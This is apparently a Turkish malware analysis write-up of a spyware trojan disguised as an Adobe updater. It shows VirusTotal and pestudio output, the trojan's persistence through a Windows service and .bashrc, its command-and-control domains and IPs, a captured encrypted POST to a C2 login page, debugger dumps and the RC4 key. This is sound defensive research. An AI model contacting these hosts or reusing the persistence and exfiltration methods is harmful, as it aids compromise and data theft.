
c:\users\mert\desktop\polgov-ext\adobeupd.exe


- indicators (3/10)
- virustotal (7/57 - 21.11.2016)
- dos-stub (120 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/65)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (2/7)
- strings (30/275)
- debug (n/a)
- manifest (n/a)
- version (1/9)
- certificate (n/a)
- overlay (n/a)

engine (57)	positiv (7)	date (dd.mm.y...	age (...)
McAfee-GW-Edition	BehavesLike.Win32.Downloader.mz	21.11.2016	6
McAfee	Generic PWS.y	21.11.2016	6
Avira	TR/Siggen.juhli	21.11.2016	6
DrWeb	Trojan.Siggen7.6489	21.11.2016	6
NANO-Antivirus	Trojan.Win32.Mlw.eilmxp	21.11.2016	6
Avast	Win32:Malware-gen	21.11.2016	6
Bkav	clean	21.11.2016	6
MicroWorld-eScan	clean	21.11.2016	6
nProtect	clean	21.11.2016	6
CMC	clean	21.11.2016	6
CAT-QuickHeal	clean	21.11.2016	6
Malwarebytes	clean	21.11.2016	6
Zillya	clean	18.11.2016	9
SUPERAntiSpyware	clean	21.11.2016	6
TheHacker	clean	17.11.2016	10
K7GW	clean	21.11.2016	6
K7AntiVirus	clean	21.11.2016	6
Arcabit	clean	21.11.2016	6
TrendMicro	clean	21.11.2016	6
Baidu	clean	21.11.2016	6
F-Prot	clean	21.11.2016	6
Symantec	clean	21.11.2016	6
TotalDefense	clean	21.11.2016	6
TrendMicro-HouseCall	clean	21.11.2016	6
ClamAV	clean	21.11.2016	6
Kaspersky	clean	21.11.2016	6
BitDefender	clean	21.11.2016	6
ViRobot	clean	21.11.2016	6
Tencent	clean	21.11.2016	6
Ad-Aware	clean	21.11.2016	6
Emsisoft	clean	21.11.2016	6
Comodo	clean	21.11.2016	6
F-Secure	clean	21.11.2016	6

pestudio 8.54 - Malware Initial Assessment - www.winitor.com				
File Help				
c:\users\mert\desktop\polgov-ext\adobeupdate.exe				
indicators (wait...)	engine (56)	positiv (32)	date (dd.mm.y...	age (...)
virustotal (32/56 - 14.11.2016)	McAfee	Artemis!01A56B91E6BE	14.11.2016	13
dos-stub (136 bytes)	McAfee-GW-Edition	BehavesLike.Win32.Trojan.tt	13.11.2016	14
file-header (20 bytes)	MicroWorld-eScan	Gen:Variant.Kazy.745415	14.11.2016	13
optional-header (224 bytes)	ALYac	Gen:Variant.Kazy.745415	14.11.2016	13
directories (4/15)	BitDefender	Gen:Variant.Kazy.745415	14.11.2016	13
sections (3)	Ad-Aware	Gen:Variant.Kazy.745415	14.11.2016	13
libraries (1)	F-Secure	Gen:Variant.Kazy.745415	14.11.2016	13
imports (4/98)	GData	Gen:Variant.Kazy.745415	14.11.2016	13
exports (n/a)	Emsisoft	Gen:Variant.Kazy.745415 (B)	14.11.2016	13
exceptions (n/a)	AVG	Generic14_c.ISW	14.11.2016	13
tls-callbacks (n/a)	Qihoo-360	HEUR/QVM03.0.Malware.Gen	14.11.2016	13
resources (2/9)	Symantec	Heur.AdvML.C	14.11.2016	13
strings (wait...)	AhnLab-V3	Malware/Win32.Generic.N1737323262	14.11.2016	13
debug (n/a)	K7GW	Spyware (004d53c91)	14.11.2016	13
manifest (n/a)	K7AntiVirus	Spyware (004d53c91)	14.11.2016	13
version (10)	Avira	TR/Spy.Agent.1232896.79	14.11.2016	13
certificate (n/a)	Panda	Trj/GdSda.A	13.11.2016	14
overlay (wait...)	Ikarus	Trojan-Spy.Agent	14.11.2016	13
	Zillya	Trojan.Agent.Win32.585922	11.11.2016	16
	Arcabit	Trojan.Kazy.DB5FC7	14.11.2016	13
	NANO-Antivirus	Trojan.Win32.Agent.ebjjba	14.11.2016	13
	VIPRE	Trojan.Win32.Generic!BT	14.11.2016	13
	AVware	Trojan.Win32.Generic!BT	14.11.2016	13
	Yandex	TrojanSpy.Agent!sl/I40SQL8	13.11.2016	14
	Microsoft	TrojanSpy:Win32/Skeeyah.Alrfrn	14.11.2016	13
	Kaspersky	UDS: DangerousObject.Multi.Generic	14.11.2016	13
	Fortinet	W32/VBKrypt.C!tr	14.11.2016	13
	Tencent	Win32.Trojan.Spy.Een	14.11.2016	13
	Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	11.11.2016	16
	ESET-NOD32	Win32/Spy.Agent.OTJ	14.11.2016	13
	Bkav	clean	12.11.2016	15
	nProtect	clean	14.11.2016	13
	CMC	clean	14.11.2016	13

İlk olarak AdobeUpd.exe programını VB Decompiler aracı ile incelediğimde, çalıştırıldıktan sonra %TEMP%\AdobeUpdate.exe programını %WINDIR%\System32\AdobeUpdate.exe klasörüne kopyaladığını ve Windows yeniden başlatıldığında otomatik olarak çalışabilme adına AdobeUpdate servisi oluşturduğunu tespit ettim. Bu arada unixupdate programının Linux üzerinde çalıştırıldıktan sonra kendisini kullanıcının HOME dizini altına .unixupdate adı altında kopyaladığını ve bulunduğu dizini .bashrc dosyasının sonuna eklediğini de Linux kullanıcıları ile paylaşayım.





AdobeUpdate programı çalıştırıldıktan sonra kaynak koduna gömülü olan komuta kontrol merkezi sunucularına 80, 8080 ve 443 bağlantı noktalarından erişmeye çalışıyordu. İşin ilginç yanı ise haberleşmeye çalıştığı komuta kontrol merkezlerinden çoğunun Türkiye’de bulunmasıydı. IP adreslerine bağlanmaya çalışıldığınızda da bu ip adreslerinden bazılarının DVR cihazlarına ait olduğunu görebiliyordunuz. Özellikle DDoS saldırılarında kullanılan IoTlerin hedeflenmiş saldırılarda da zıplama noktası olarak kullanılması sanırım bu saatten sonra kimseyi şaşırtmayacaktır.

Domain	Address	Country
zenzhu.twilightparadox.com	85.105.29.177	Turkey
daisen.jumpingcrab.com	85.105.29.177	Turkey
wudang.ignorelist.com	85.105.6.207	Turkey
89b5a6ded5dee757ff07.mooo.com	-	-
allegro.crabdance.com	85.105.6.207	Turkey
xinjua.ignorelist.com	83.212.118.85	Greece
anbroib.strangled.net	83.212.118.85	Greece
checkip.dyndns.org	216.146.43.70	United States

Contacted Hosts

Download Contacted Hosts (CSV)

216.146.43.70	80	wmic.exe	United States
OSINT	TCP	PID: 2464	ASN: 33517 (Dynamic Network Services, Inc.)
85.105.6.207	8080	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	443	wmic.exe	Greece
OSINT	TCP	PID: 2464	ASN: 5408 (Greek Research and Technology Network S.A)
85.105.29.177	8080	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.29.177	443	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.6.207	443	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	8080	wmic.exe	Greece
OSINT	TCP	PID: 2464	ASN: 5408 (Greek Research and Technology Network S.A)

← → ↻ ⓘ allegro.crabdance.com/login.rsp






Language

DVR LOGIN

User name

Password

☐ Remember me



Tabii zararlı yazılımın derlenmesinden 1.5 sene sonra komuta kontrol merkezlerinin hala çalışır olmasını beklemek hayalcilik olurdu dolayısıyla çalışan bir komuta kontrol merkezi maalesef bulamadım. Ben de bunun üzerine çalıştırılır çalıştırılmaz haberleşmeye çalıştığı komuta kontrol merkezinin login.php sayfasına gönderdiği şifreli veriyi çözmeye karar verdim. AdobeUpdate.exe programının sistem üzerinde çalıştırdığı WMIC işlemine (process) kod enjeksiyonu yaptığını bildiğim için IDA Pro ile kod enjeksiyonu yapılan noktayı AdobeUpdate programı üzerine tespit etmeye çalıştım ancak

The screenshot displays the Wireshark 2.10.5 interface. The top bar shows the file path: "packets_20161119_105220.pcap [Wireshark 2.10.5 (SVN rev 54262 for trunk/1.10.5)]". The main packet list shows several entries, with packet 118 selected. The details pane on the right shows the structure of the selected packet, including the raw packet data, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol sections. The Hypertext Transfer Protocol section shows the request body content, which is a POST request to http://zenzhu.twilightparadox.com:8080/login.php. The request body content is displayed in the "Stream Content" window, showing the raw packet data and the decoded content.

Stream Content

```
POST http://zenzhu.twilightparadox.com:8080/login.php HTTP/1.1
Accept: text/html, */*
Accept-Language: en-gb
Accept-Encoding: none
Host: zenzhu.twilightparadox.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322)
Content-Length: 597
Proxy-Connection: Keep-Alive
Pragma: no-cache

Xse6YMBpp41xbkuGhHh1151Rryxs7GV0zvoaBfrvyUNKjpbQpn8Fr9ACEP+mekjx+3KZcb0YXNAKh+r/
pFduZsvIHqg2g3Rwyfz1kQd731PbPxxw10sdyei44/xgeejFn/eg1Horsho
+DacsyxY48rFXdwf0tn9LzqVCTPnpBBER0a1R517DtsCvw00dy0VXRHjwM/
+3Pxeat96q18crvyk7vXkmsr20e1GpP6pBzHobKk5RqRg3KfHf1dquNuPRyzjfs71Qv0no
+HTNavevzhjHDF280irEaa6S4aXcpgEKfKk6BQcDnH4TAB7KUEGsef09pc0/
KCSqner6kharZT11ITK9Xo7MEVAByl.32Q5Ypc3AhoZWHEdlyJy8aarnea40BNASya3KClD3rCJoApKZAPBj8TVZ
n3ZBtRQHqnvBz4wclJGg/15rkGjwTB/A3nF8JwvsBgyd1+p4qyMeRv9Sno39H
+ZtM8vASoqoqcl1vUQClPIMpMfG6/81WZ9K1MZA/wme1/2BkP0hJb1HuvmFkb/
SWQLhbygg0HD1RqTC9GhrggqEQGg1GrDA=
```

Entire conversation (1033 bytes)


Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Frame (637 bytes) Reassembled TCP (1033 bytes)

Packets: 173 - Displayed: 7 (4.0%) - Load time: 0:00:00.4

Profile: Default



x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles

0040331C A1 2C 85 40 00 mov eax,dword ptr [6callwindowProcA] eax:"XYYYPhp"
00403322 0B C0 or eax,eax eax:"XYYYPhp"
00403325 74 02 jg adobeupdate.403327 eax:"XYYYPhp"
00403327 68 04 33 40 00 push adobeupdate.403304 403304:0"user32"
0040332C FF 00 jmp eax eax:"XYYYPhp"
00403331 FF 00 jmp eax
00403333 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403335 00 00 add byte ptr ds:[ebx],cl eax:"XYYYPhp"
00403339 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
0040333B 00 75 73 jnz adobeupdate.40337E
0040333E 65 72 33 xor ch,byte ptr ds:[esi] eax:"XYYYPhp"
00403341 32 2E mov byte ptr ds:[edi],dx
00403343 64 6C mov byte ptr ds:[edi],dx
00403345 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403346 00 00 or eax,53000000 eax:"XYYYPhp"
0040334D 65 74 57 jmp adobeupdate.4033A7
00403350 69 66 64 6F 77 50 6F imul ebp,dword ptr [esi+64],6F50776F
00403357 73 00 jae adobeupdate.403359
00403359 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
0040335B 00 3C 33 add byte ptr ds:[ebx+esi],bh eax:"XYYYPhp"
0040335E 40 inc eax
0040335F 00 4C 33 40 add byte ptr ds:[ebx+esi+40],cl eax:"XYYYPhp"
00403363 00 00 add byte ptr ds:[eax],al
00403365 00 04 00 add byte ptr ds:[eax+eax],al
00403368 30 85 40 00 00 00 xor byte ptr ss:[ebp+40],al
0040336E 00 00 add byte ptr ds:[eax],al
00403370 00 00 add byte ptr ds:[eax],al
00403372 00 00 add byte ptr ds:[eax],al
00403374 A1 38 85 40 00 mov eax,dword ptr ds:[408538] eax:"XYYYPhp"

eax=325928 "XYYYPhp"
dword [0040852C]=user32.callwindowProcA
.text:0040331C adobeupdate.exe:#331C #331C

Address Hex
01060000 50 00 14 00 00 00 FA 04 00 00 00 00 00 00 00 00
01060010 00 20 09 00 00 20 09 00 00 10 00 00 00 0B 00 00
01060020 40 5A 90 00 03 00 00 04 00 00 FF FF 00 00 00 00
01060030 88 00 00 00 00 00 40 00 00 00 00 00 00 00 00
01060040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01060050 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
01060060 0E 1F 8A 0E 00 84 09 CD 21 88 01 4C CD 21 54 68
01060070 69 73 20 70 72 6F 67 72 61 50 20 63 61 6E 6F
01060080 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
01060090 60 6F 64 65 2E 00 0A 24 00 00 00 00 00 00 00 00
010600A0 E0 7E 3E D6 A4 1F 50 85 A4 1F 50 85 A4 1F 50 85
010600B0 83 09 3E 85 A5 1F 50 85 19 50 C6 85 A2 1F 50 85

Command: savedata save.mem,01060000,0009200012

Paused [01060000(92000)] written to "save.mem"!

Time Wasted Debugging: 0:01:33:05

x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles

Pattern: 4D5A90 Strings (Region adobeupdate.exe)


Address Data
0012F990 4D 5A 90
00400000 4D 5A 90
01060020 4D 5A 90
01FA0024 4D 5A 90
5AD70000 4D 5A 90
73420000 4D 5A 90
77120000 4D 5A 90
774E0000 4D 5A 90
77B40000 4D 5A 90
77C00000 4D 5A 90
77C10000 4D 5A 90
77D00000 4D 5A 90
77E70000 4D 5A 90
77F00000 4D 5A 90
77FE0000 4D 5A 90
7C800000 4D 5A 90
7C900000 4D 5A 90
7E410000 4D 5A 90
7E720000 4D 5A 90

Search: Type here to filter results... [] Regex 19

Command: savedata save.mem,01060000,00092000

Paused [01060000(92000)] written to "save.mem"!

Time Wasted Debugging: 0:00:37:36



IDA Pro ile diske kayıt ettiğim zararlı yazılımı analiz ettiğimde çok geçmeden komuta kontrol merkezine gönderilen verinin RC4 simetrik şifreleme algoritması ile şifrelendiğini gördüm. RC4 şifrelemesinde kullanılan anahtarın oluşturulmasında kullanılan WePWNhouses12345 karakter dizisi, bu zararlı yazılımın ev kullanıcılarını hedef almak amacıyla geliştirildiği ihtimalini gündeme getiriyordu.

IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

